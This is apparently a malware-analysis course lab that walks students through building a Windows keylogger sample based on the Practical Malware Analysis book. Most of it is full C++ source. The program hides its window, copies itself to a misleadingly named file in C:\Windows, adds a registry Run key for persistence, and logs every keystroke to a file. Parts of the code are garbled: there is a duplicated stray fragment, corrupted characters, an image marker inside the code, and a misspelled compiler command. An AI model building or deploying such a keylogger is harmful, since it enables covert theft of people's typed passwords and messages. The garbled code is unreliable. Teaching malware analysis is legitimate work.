

# PMA 222: Making a Windows Keylogger (10 pts extra)

## Purpose

This is a piece of fake malware for students to analyze, duplicating some of the functionality of the Lab03-01 sample provided with the "Practical Malware Analysis" book. I wrote it because the original sample won't run on Windows 2016. I documented the process so I can remember how to do it in the future, and to help others who might want to make little samples easily.

## What You Need

A Windows Server 2016 machine, real or virtual.

## Install Visual C++ Build Tools

Install the tools as explained here:

[http://www.bowneconsultingcontent.com/pub/EH/proj/cloud/ED301c\\_tkp/visual\\_studio.htm](http://www.bowneconsultingcontent.com/pub/EH/proj/cloud/ED301c_tkp/visual_studio.htm)

## Creating the Source File

Click **Start** icon in the bottom left corner, and scroll to the V section. Expand the "**Visual Studio 2019**" section and click **Developer Command Prompt for VS 2019**

In the Developer Command Prompt window, execute these commands:

```
mkdir c:\pma
cd c:\pma
notepad key.cpp
```

A box pops up, asking "Do you want to create a new file?". Click **Yes**.

Enter this code, as shown below:

```
#define _WIN32_WINNT 0x0500
#include <Windows.h>
#include <string>
#include <stdlib.h>
#include <stdio.h>
#include <iostream>
#include <fstream>

#pragma comment(lib, "User32.lib")
#pragma comment(lib, "Advapi32.lib")

/* Based on https://github.com/EgeBalci/Keylogger */

using namespace std;

char logfile[] = "log.txt";

char oldfile[] = "key.exe";
char newfile[] = "C:\\Windows\\vmx32to64.exe";

void LOG(string input) {
    fstream LogFile;
    LogFile.open(logfile, fstream::app);
    if (LogFile.is_open()) {
        LogFile << input;
    }
}
```

```

        LogFile.close();
    }
}

```

```

bool SpecialKeys(int S_Key) {
    switch (S_Key) {
        case VK_SPACE:
            cout << " ";
            LOG(" ");
            return true;
        case VK_RETURN:
            cout << "\n";
            LOG("\n");
            return true;
        case 'Ã,Â¼':
            cout << ".";
            LOG(".");
            return true;
        case VK_SHIFT:
            cout << "#SHIFT#";
            LOG("#SHIFT#");
            return true;
        case VK_BACK:
            cout << "\b";
            LOG("\b");
            return true;
        case VK_RBUTTON:
            cout << "#R_CLICK#";
            LOG("#R_CLICK#");
            return true;
        case VK_CAPITAL:
            cout << "#CAPS_LOCK#";
            LOG("#CAPS_LOCK");
            return true;
        case VK_TAB:
            cout << "#TAB";
            LOG("#TAB");
            return true;
        case VK_UP:
            cout << "#UP";
            LOG("#UP_ARROW_KEY");
            return true;
        case VK_DOWN:
            cout << "#DOWN";
            LOG("#DOWN_ARROW_KEY");
            return true;
        case VK_LEFT:
            cout << "#LEFT";
            LOG("#LEFT_ARROW_KEY");
            return true;
        case VK_RIGHT:
            cout << "#RIGHT";
            LOG("#RIGHT_ARROW_KEY");
            return true;
        case VK_CONTROL:
            cout << "#CONTROL";
            LOG("#CONTROL");
            return true;
        case VK_MENU:
            cout << "#ALT";

```

```

        LOG("#ALT");
        return true;
    default:
        return false;
    }
}

int main()
{
    ShowWindow(GetConsoleWindow(), SW_HIDE);
    char KEY = 'x';

    /* COPY PROGRAM TO MISLEADING LOCATION */
    CopyFile(oldfile, newfile, FALSE);

    /* CREATE RUN KEY IN REGISTRY */


    TCHAR runPath[35] = TEXT("C:\\Windows\\vmx32to64.exe");
    HKEY newValue;
    RegOpenKey(HKEY_CURRENT_USER, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", &newValue);
    RegSetValueEx(newValue, "vmx32to64", 0, REG_SZ, (LPBYTE)runPath, sizeof(runPath));
    RegCloseKey(newValue);

    while (true) {
        Sleep(10);
        for (int KEY = 8; KEY <= 190; KEY++)
        {
            if (GetAsyncKeyState(KEY) == -32767) {
                if (SpecialKeys(KEY) == false) {

                    fstream LogFile;
                    LogFile.open(logfile, fstream::app);
                    if (LogFile.is_open()) {
                        LogFile << char(KEY);
                        LogFile.close();
                    }
                }
            }
        }
    }

    return 0;
}

```



Save the file.

## Flag PMA 222.1: Linker Message (10 pts)

In the Developer Command Prompt window, execute this command to compile the program:

```
c1 /EHsc key.cpp
```

The key appears, which is covered by a green rectangle in the image below.

